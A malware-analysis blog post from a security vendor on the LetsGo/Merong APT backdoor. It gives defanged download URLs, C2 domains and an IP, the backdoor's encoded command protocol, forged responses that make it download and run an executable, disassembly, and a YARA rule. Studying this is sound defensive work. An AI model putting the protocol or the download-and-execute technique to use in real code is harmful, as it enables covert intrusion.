

The Dingo and the Baby

March 12, 2013 | by [Shray Kapoor](#), [Vinay Pidathala](#)

SUMMARY:

FireEye has been tracking an APT campaign for a while and we have noticed that this attack is currently active and targeting companies. In this case, the campaign uses the name of the company it targets in the CnC domain name. Data mining and hunting for further samples, we found that this malware consistently uses either names of companies or a project that a specific company is working on in its CnC domain name to avoid raising any suspicion.

What does this have to do with dingoes and babies? The title comes from a string that we saw in all of the malware, called LetsGo/Merong, and its variants.


INFECTION VECTOR:

The threat actors are currently using email to target their victims. Malicious URL's in emails are currently the attack vector of choice. It should be noted that Mandiant mentions this malware in the recent APT1 report - Mila at [contagiodump](#) has a great classification of the Mandiant samples (<http://contagiodump.blogspot.com/2013/03/mandiant-apt1-samples-categorized-by.html>). The malware families that we talk about in this blog refer to families 25 TABMSGSQL and 44 WEBC2-YAHOO. FireEye classifies this specific variant of malware as Trojan.APT.LetsGo and Backdoor.APT.Merong.

TECHNICAL ANALYSIS:

The malware we saw was hosted on 66.167.52.141 in a zip file called Updated_office_contact_v1.zip. We discovered that there were six other versions hosted on the same server 66.167.52.141.

Graph



hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v1.zip
hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v2.zip
hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v3.zip
hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v4.zip
hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v5.zip
hxxp://americansystems.ddns.info/corporate/office/Updated_office_contact_v6.zip

The zip file contains Updated_office_contact_v1.exe which when executed creates ctfmon.exe and Lanl_Office_Contact_oct.pdf in the “%UserProfile%\Local Settings\Temp” directory. It then opens a decoy PDF document i.e., Lanl_Office_Contact_oct.pdf from the Temp directory and then runs ctfmon.exe. Lanl_office_contact_oct.pdf belongs to Los Alamos National Lab and the contacts in the PDF can be found on their website as well. ctfmon.exe copies itself into the “%UserProfile%\Start Menu\Programs\Startup\ctfmon.exe” directory to run on startup and starts talking to the CnC server. We saw that some variants of this malware create the following entry in the registry. “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run” to run at startup under different names like - explorer, Symantec Update etc.

The following is the GET request from one of the samples analyzed -




Figure 1

The GET request has a 10-digit current time as the URI. This is shown in the figure above.

CNC COMMANDS

The response we received from the above GET requests was a 404 so we forged the responses and analyzed one of the samples to see how it behaves upon receiving valid responses.

At a very high level these are the following things the malware does:

1. It receives command and control information as base64 encoded strings using a custom character set, which is further scrambled using a custom-scrambling algorithm.
2. It is capable of downloading and executing a base64-encoded executable embedded in an HTML page.
3. By default the malware sleeps for 600000 milliseconds before connecting again to the CnC server.
4. It keeps incrementing the sleep time by 1000 milliseconds for consequent communications with the CnC.

The malware expects the below string in its response, where 'r' denotes different commands as a switch case in the executable as shown in Figure 2.

```
<img r= <integer> h=<integer> alt=<base64 encoded string> me=<base64 encoded string> s/<base64 encoded string>.p >
```

There can be multiple instances of the above commands in an HTTP response.




Figure 2

CNC SLEEP COMMAND R= 1

If the response contains "r= 1", it commands the sample to sleep for X milliseconds, where X is calculated in the following manner. "h" is another parameter that the malware expects in its HTTP response as seen in Figure 3.

$$X = (\text{value of } h) * 60000$$

```
<html>
<body>
<img r= 1 h=5 alt=kQW= >
</body>
```

Figure 3 - Crafted Response Packet

Upon receiving the above response the malware prepares to execute kernel32 sleep for 300000 milliseconds. Before calling sleep it immediately sends back another GET request with "sleep 300000" prepended to User-Agent string as seen in figure 4.

```
GET /office/2395.html?1361862718 HTTP/1.1
User-Agent: sleep 300000,ct:Mon Feb 25 23:11:58 2013

Accept: */*
Host: avianeng.ddns.info
Connection: Keep-Alive
```

Figure 4 - Malware Sending Out Sleep in the UA

We believe that by sending “sleep 300000” in the User-Agent, the malware informs its CnC that it received the sleep command.

DOWNLOAD & EXECUTE COMMAND R= 2

If the response contains `r= 2`, the malware takes the value of “alt” in the HTTP response and decodes it. It uses a hard coded value (2546, hex 9F2) specified in the exe to scramble the base64 character set ‘ZYXWVUTSRQPONMLKJIHGFEDCBA9876543210zyxwvutsrqponmlkjihgfedcba@#!’ and uses this to decode the “alt” parameter. It then uses the output of this decoding to scramble the base64 character set again, which is used to decode the values of “me”, and the value between the “s/” and “.p” parameters in the HTTP response. These parameters are shown in Figure 5.

To further validate this, we conducted a small experiment where we encoded a random number 12 using the same algorithm as used by the malware, which resulted in the string “kQW=”. We also encoded the strings “setup.exe” and “www.example.com” and passed it as parameters to “me” and “s/” and “.p”. The figure below shows the forged response.

```
<html>
<body>
<img alt="r= 2h=5 alt=kQW= me=N45I#0bym0nE s/#u#u1Q5F9w@8vB3Y94zy.p" />
</body>
</html>
```

Figure 5 - Forged HTTP Response Sent to the Malware

Figures 6 and 7 show how the malware is successfully able to decode values that it receives in its response.

00402BA8	. 83C4 10	ADD ESP,10	
00402BAB	. 85C0	TEST EAX,EAX	
00402BAD	√ 0F84 1E030000	JE ctfmon.00402ED1	
00402BB3	. BB F2090000	MOV EBX,9F2	
00402BB8	. 53	PUSH EBX	
00402BB9	. E8 84070000	CALL ctfmon.00403342	9F2 pushed to stack before calling scrambling algo in next instruction
00402BBE	. 8D45 C8	LEA EAX,DWORD PTR SS:[EBP-38]	Scramble custom character set using hex 9F2(2546)
00402BC1	. 53	PUSH EBX	
00402BC2	. 50	PUSH EAX	
00402BC3	. 8D45 D8	LEA EAX,DWORD PTR SS:[EBP-28]	
00402BC6	. 50	PUSH EAX	
00402BC7	. E8 40080000	CALL ctfmon.0040340C	kQW= pushed to stack before calling decode funtion
00402BCC	. 8D45 C8	LEA EAX,DWORD PTR SS:[EBP-38]	Decode
00402BCF	. 50	PUSH EAX	ASCII "12" in EAX
00402BD0	. FFD6	CALL ESI	
00402BD2	. 50	PUSH EAX	
00402BD3	. E8 6A070000	CALL ctfmon.00403342	
00402BD8	. 8D85 F4FEFFFF	LEA EAX,DWORD PTR SS:[EBP-10C]	
00402BDE	. 50	PUSH EAX	
00402BDF	. 68 D8534000	PUSH ctfmon.004053D8	
00402BE4	. 68 F4544000	PUSH ctfmon.004054F4	ASCII "me="
00402BE9	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	
00402BEC	. E8 65FCFFFF	CALL ctfmon.00402856	
00402BF1	. 83C4 28	ADD ESP,28	
00402BF4	. 85C0	TEST EAX,EAX	
00402BF6	√ 75 09	JNZ SHORT ctfmon.00402C01	
00402BF8	. 800D 78FFFFFF	OR BYTE PTR SS:[EBP-8],0FF	
00402BFF	√ EB 17	JMP SHORT ctfmon.00402C18	
00402C01	> 8D85 78FFFFFF	LEA EAX,DWORD PTR SS:[EBP-88]	
00402C07	. 53	PUSH EBX	Arg3
00402C08	. 50	PUSH EAX	Arg2
00402C09	. 8D85 F4FEFFFF	LEA EAX,DWORD PTR SS:[EBP-10C]	
00402C0F	. 50	PUSH EAX	Arg1
00402C10	. E8 F7070000	CALL ctfmon.0040340C	Decode

Figure 6 - Decoding "ALT" Parameter in HTTP Response

00402C2C	. E8 25FCFFFF	CALL ctfmon.00402856	
00402C31	. 83C4 10	ADD ESP,10	
00402C34	. 85C0	TEST EAX,EAX	
00402C36	√ 75 09	JNZ SHORT ctfmon.00402C41	
00402C38	. 800D F4FDFFFF	OR BYTE PTR SS:[EBP-20C],0FF	
00402C3F	√ EB 17	JMP SHORT ctfmon.00402C58	
00402C41	> 8D85 F4FDFFFF	LEA EAX,DWORD PTR SS:[EBP-20C]	
00402C47	. 53	PUSH EBX	Arg3
00402C48	. 50	PUSH EAX	Arg2
00402C49	. 8D85 F4FCFFFF	LEA EAX,DWORD PTR SS:[EBP-30C]	
00402C4F	. 50	PUSH EAX	
00402C50	. E8 B7070000	CALL ctfmon.0040340C	Pushes #u#u105F9W08vB3V94zy on the stack
00402C55	. 83C4 0C	ADD ESP,0C	Decode
00402C58	> 8D85 78FFFFFF	LEA EAX,DWORD PTR SS:[EBP-88]	
00402C5E	. 68 A8EAE000	PUSH ctfmon.005EEAA8	
00402C63	. 50	PUSH EAX	
00402C64	. FFD7	CALL EDI	
00402C66	. 59	POP ECX	
00402C67	. 85C0	TEST EAX,EAX	
00402C69	. 59	POP ECX	
00402C6A	√ 75 24	JNZ SHORT ctfmon.00402C90	
00402C6C	. 800D 78FFFFFF	CMPI BYTE PTR SS:[EBP-88],0FF	
00402C73	√ 74 1B	JE SHORT ctfmon.00402C90	
00402C75	. 8D85 78FFFFFF	LEA EAX,DWORD PTR SS:[EBP-88]	
00402C7B	. 68 E8544000	PUSH ctfmon.004054E8	s2 = "ALL"
00402C80	. 50	PUSH EAX	s1
00402C81	. E8 2A090000	CALL <JMP.&MSUCRT.strcmp>	strcmp
00402C86	. 59	POP ECX	
00402C87	. 85C0	TEST EAX,EAX	
00402C89	. 59	POP ECX	
00402C8A	√ 0F85 41020000	JNZ ctfmon.00402ED1	
00402C90	> BB 40420F00	MOV EBX,0F4240	n => F4240 (1000000.)
00402C95	. BE 0CEF5E00	MOV ESI,ctfmon.005EEF0C	c = 00
00402C9A	. 53	PUSH EBX	s => ctfmon.005EEF0C
00402C9B	. 6A 00	PUSH 0	memset
00402C9D	. 56	PUSH ESI	n
00402C9E	. E8 4D080000	CALL <JMP.&MSUCRT.memset>	c = 00
00402CA3	. 53	PUSH EBX	s = ctfmon.006E314C
00402CA4	. 6A 00	PUSH 0	
00402CA6	. 68 4C316E00	PUSH ctfmon.006E314C	

Address	Hex dump	ASCII
00405000	00 00 00 00 48 25 40 00H%0.
00405008	00 00 00 00 00 00 00 00
00405010	00 00 00 00 00 00 00 00
00405018	00 00 00 00 00 00 00 00
00405020	40 6F 72 65 20 74 69 61	None tha
00405028	6E 20 33 30 20 79 65 61	n 30 yea
00405030	72 73 20 61 66 74 65 72	rs after
00405038	20 68 65 79 20 6A 72 61	hen fra

Address	Hex dump	ASCII
0012F8B0	00000014	
0012F8B4	0012F9C8	ASCII "www.example.com"
0012F8B8	00009F2	
0012F8BC	00405C11	ASCII "9=V?s" and "8.r1?"
0012F8C0	007D75C0	ASCII " r= 2h=5 alt=kQW= m
0012F8C4	005EE9A8	ASCII "http://wyle.ddns.in
0012F8C8	75237523	
0012F8CC	46355131	
0012F8D0	38405739	

Figure 7 - Decoding Encoded URL/Domain in HTTP Response

The malware tries to connect to www.example.com via HTTP and expects a base64-encoded executable embedded in the response. It then writes this executable to "%UserProfile%\Local settings\setup.exe" and launches the process. The encoded executable is between hard coded strings "9=V?s" and "8.r1?" in the HTTP response. In our experiment, since the CnC was not responding, we supplied an encoded notepad.exe in the response. The malware successfully decoded notepad.exe and launched it as setup.exe on the compromised machine. It is also worthwhile to note that after calling CreateProcessA to start "%UserProfile%\Local Settings\setup.exe", the sample tries to find open dialog

bypass the Open File - Security warning dialog box.

DOWNLOAD ONLY COMMAND R= 3

If the response contains r= 3, the malware pretty much does the same thing as the r= 2 case except that it saves in the exe in a different directory which is C:\WINDOWS\setup.exe.

The screenshot shows a debugger window with assembly code on the left and a decoded HTTP response on the right. A red box highlights the instruction `CALL ctfnon.004027BA` which writes the decoded executable to `C:\WINDOWS\setup.exe`. Another red box highlights the decoded ASCII output of the response, which is the text of a notepad.exe file.

```
00402D4C .vE9 80010000 JMP ctfnon.00402ED1
00402D51 > 8085 F4DFFFF LEA EAX, DWORD PTR SS:[EBP-20C]
00402D57 . 50 PUSH EAX
00402D58 . 68 08544000 PUSH ctfnon.004054D8
00402D5D . 68 24EB5E00 PUSH ctfnon.005EEB24
00402D62 . FF15 68404000 CALL DWORD PTR DS:[<&MSUCRT.sprintf>]
00402D68 . 68 B05B4000 PUSH ctfnon.00405BB0
00402D6D . E8 F1040000 CALL ctfnon.00403263
00402D72 . 83C4 10 ADD ESP, 10
00402D75 . 3BC7 CMP EAX, EDI
00402D77 . 8945 08 MOV DWORD PTR SS:[EBP+8], EAX
00402D7A .v0F8E 51010000 JLE ctfnon.00402ED1
00402D80 . 53 PUSH EBX
00402D81 . 57 PUSH EDI
00402D82 . 56 PUSH ESI
00402D83 . E8 68070000 CALL <JMP.&MSUCRT.menset>
00402D89 . FF75 08 PUSH DWORD PTR SS:[EBP+8]
00402D8B . 56 PUSH ESI
00402D8C . 68 4C316E00 PUSH ctfnon.006E314C
00402D91 . E8 76060000 CALL ctfnon.0040340C
00402D96 . 83C4 18 ADD ESP, 18
00402D99 . 3BC7 CMP EAX, EDI
00402D9B .v0F84 30010000 JE ctfnon.00402ED1
00402DA1 . 50 PUSH EAX
00402DA2 . 56 PUSH ESI
00402DA3 . 68 F0747D00 PUSH ctfnon.007D74F0
00402DA8 . E8 0DFAF0FF CALL ctfnon.004027BA
00402DAD . 83C4 0C ADD ESP, 0C
00402DB5 > 8085 F4DFFFF LEA EAX, DWORD PTR SS:[EBP-20C]
00402DBB . 50 PUSH EAX
00402DBC . 68 08544000 PUSH ctfnon.004054D8
00402DC1 . 68 24EB5E00 PUSH ctfnon.005EEB24
00402DC6 . FF15 68404000 CALL DWORD PTR DS:[<&MSUCRT.sprintf>]
00402DCC . E8 A1F7FFFF CALL ctfnon.00402572
00402DD1 . 68 B05B4000 PUSH ctfnon.00405BB0
00402DD6 . E8 88040000 CALL ctfnon.00403263
00402DD8 . 83C4 10 ADD ESP, 10
00402DDE . 3BC7 CMP EAX, EDI
00402DE0 . 8945 08 MOV DWORD PTR SS:[EBP+8], EAX
00402DE3 .v0F8E E8000000 JLE ctfnon.00402ED1
00402DE9 . 53 PUSH EBX
00402DEA . 57 PUSH EDI
00402DEB . 56 PUSH ESI
00402DEB . 56 PUSH ESI
004027BA=ctfnon.004027BA
```

Case 3 of switch 00402CC3
<%s>
format = "%s"
s = ctfnon.005EEB24
sprintf

Encoded notepad.exe embedded in the HTTP response from www.example.com

```
n  
c  
s  
[  
menset  
Arg3  
Arg2  
Arg1 = 006E314C ASCII "a567bbRbbbb1bbbbcUbb12bbbbbbbbb7bbbbbbbbb  
Decode
```

ASCII "C:\WINDOWS\setup.exe"
Write decoded executable to C:\WINDOWS\setup.exe

Case 2 of switch 00402CC3
<%s>
format = "%s"
s = ctfnon.005EEB24
sprintf

address	Hex dump	ASCII
005EEF0C	4D 5A 90 00 03 00 00 00	HzE. ♣...
005EEF14	04 00 00 00 FF FF 00 00	♣... ..
005EEF1C	B8 00 00 00 00 00 00 00	7.....
005EEF24	40 00 00 00 00 00 00 00	@.....
005EEF2C	00 00 00 00 00 00 00 00
005EEF34	00 00 00 00 00 00 00 00
005EEF3C	00 00 00 00 00 00 00 00
005EEF44	00 00 00 00 E0 00 00 00
005EEF4C	0E 1F BA 0E 00 84 09 CD	␣.␣.␣.␣.
005EEF54	21 B8 01 4C CD 21 54 68	190L=†Th
005EEF5C	69 73 20 70 72 6F 67 72	is progr
005EEF64	61 6D 20 63 61 6E 6E 6F	am canno
005EEF6C	74 20 62 65 20 72 75 6E	t be run
005EEF74	20 69 6E 20 44 4F 53 20	in DOS
005EEF7C	6D 6F 64 65 2E 0D 0D 0A	node....
005EEF84	24 00 00 00 00 00 00 00	\$......

Decoded notepad.exe in memory

```
0012F880 007D74F0 ASCII "C:\WINDOWS\setup.exe"  
0012F884 005EEF0C ctfnon.005EEF0C  
0012F888 00010E00  
0012F88C 00405C1A ASCII "bbbbbbbbbbbfbbbbbfk'  
0012F890 007D75C0 ASCII " r= 3h=5 alt=k0l= me=  
0012F894 005EE9A8 ASCII "http://wyle.ddns.info
```

Figure 8 - Decoding and Saving NOTEPAD.EXE AS C:\WINDOWS\SETUP.EXE

EXECUTE ONLY COMMAND R= 5

If the response contains r= 5, the malware sleeps for 30000 milliseconds and then launches C:\Windows\Setup.exe as shown in the below figure.

004020EF	. 68 00CA9A3B	PUSH 3B9ACA00	[Arg1 = 3B9ACA00; Case 5 of switch 00402CC3
004020F4	. C745 FC 040000	MOV DWORD PTR SS:[EBP-4],4	
004020FB	. E8 2E060000	CALL ctfmon.0040332E	ctfmon.0040332E
00402081	. 68 30750000	PUSH 7530	[Timeout = 30000. ms
00402096	. FF15 18404000	CALL DWORD PTR DS:[&KERNEL32.Sleep]	Sleep
0040209F	. 50	PUSH EAX	
00402010	. 8085 34FFFFFF	LEA EAX,DWORD PTR SS:[EBP-CC]	
00402016	. 50	PUSH EAX	
00402017	. 57	PUSH EDI	
00402018	. 57	PUSH EDI	
00402019	. 6A 20	PUSH 20	
0040201B	. 57	PUSH EDI	
0040201C	. 57	PUSH EDI	
0040201D	. 57	PUSH EDI	
0040201F	. 68 F0747D00	PUSH ctfmon.007D74F0	ASCII "C:\WINDOWS\setup.exe"
00402024	. vE9 1A010000	JMP ctfmon.00402E43	Calls CreateProcessA to launch "C:\WINDOWS\setup.exe"
00402029	. 68 DC544000	PUSH ctfmon.004054DC	format = "exec error"
0040202E	. 68 8C737D00	PUSH ctfmon.007D738C	s = ctfmon.007D738C
00402033	. FF15 68404000	CALL DWORD PTR DS:[&MSUCRT.sprintf]	sprintf
00402039	. 68 B05B4000	PUSH ctfmon.00405BB0	
00402057	. E8 78030000	CALL ctfmon.00403005	
00402043	. 83C4 0C	ADD ESP,0C	
00402046	. B8 4C2D4000	MOV EAX,ctfmon.00402D4C	
0040204B	. C3	RETN	
0040204C	. vE9 80010000	JMP ctfmon.00402ED1	
00402051	. > 8085 F4DFFFFF	LEA EAX,DWORD PTR SS:[EBP-20C]	Case 3 of switch 00402CC3
00402057	. 50	PUSH EAX	<%s>
00402058	. 68 D8544000	PUSH ctfmon.004054D8	format = "%s"
0040205D	. 68 24EB5E00	PUSH ctfmon.005EEB24	s = ctfmon.005EEB24
00402062	. FF15 68404000	CALL DWORD PTR DS:[&MSUCRT.sprintf]	sprintf
00402068	. 68 B05B4000	PUSH ctfmon.00405BB0	
0040206D	. E8 F1040000	CALL ctfmon.00403263	
00402072	. 83C4 10	ADD ESP,10	
00402075	. 3BC7	CMP EAX,EDI	
00402077	. 8945 08	MOV DWORD PTR SS:[EBP+8],EAX	
0040207A	. v0F8E 51010000	JLE ctfmon.00402ED1	[n
00402080	. 53	PUSH EBX	c
00402081	. 57	PUSH EDI	s
00402082	. 56	PUSH ESI	memset
00402083	. E8 68070000	CALL <JMP.&MSUCRT.memset>	Arg3
00402088	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	Arg2
0040208B	. 56	PUSH ESI	Arg1 = 006E314C
0040208C	. 68 4C316E00	PUSH ctfmon.006E314C	Decode
00402091	. E8 76060000	CALL ctfmon.0040340C	
00402096	. 83C4 18	ADD ESP,18	
00402099	. 3BC7	CMP EAX,EDI	

Figure 9 – Launching C:\WINDOWS\SETUP.EXE After Executing Sleep 30000

We have observed many variants of this malware; some even try sending hostname and IP address information back to its CnC as part of its User-Agent string in the GET request. One of the variants we observed had "iPhone 8.5" in the UA string, which we found interesting.

Yara Rule:

```
rule APT_Backdoor_LetsGo_Merong : APT_LetsGO_Merong {
```

meta:

author = "Vinay Pidathala"

type = "APT"

version = "1"

description = "APT campaign"

\$str1 = "More than 30 years after her frantic"

\$str2 = "IPHONE"

\$str3 = "FXSST.DLL"

condition:

all of them }

This entry was posted on Tue Mar 12 20:31 EDT 2013 and filed under [Shray Kapoor](#) and [Vinay Pidathala](#).

Sign up for email updates

Get information and insight on today's advanced threats from the leader in advanced threat prevention.

- Threat Research Blog
- Products and Services Blog
- Executive Perspectives Blog



[Customer Stories](#)
[Careers](#)
[Partners](#)
[Investor Relations](#)
[Supplier Documents](#)

News and Events

[Newsroom](#)
[Press Releases](#)
[Webinars](#)
[Events](#)
[Awards and Honors](#)
[Email Preferences](#)

Technical Support

[Incident?](#)
[Report Security Issue](#)
[Contact Support](#)
[Customer Portal](#)
[Communities](#)
[Documentation Portal](#)

[Products and Services](#)
[Executive Perspectives](#)

Threat Map

[View the Latest Threats](#)

Contact Us

+1 877-347-3393

Stay Connected

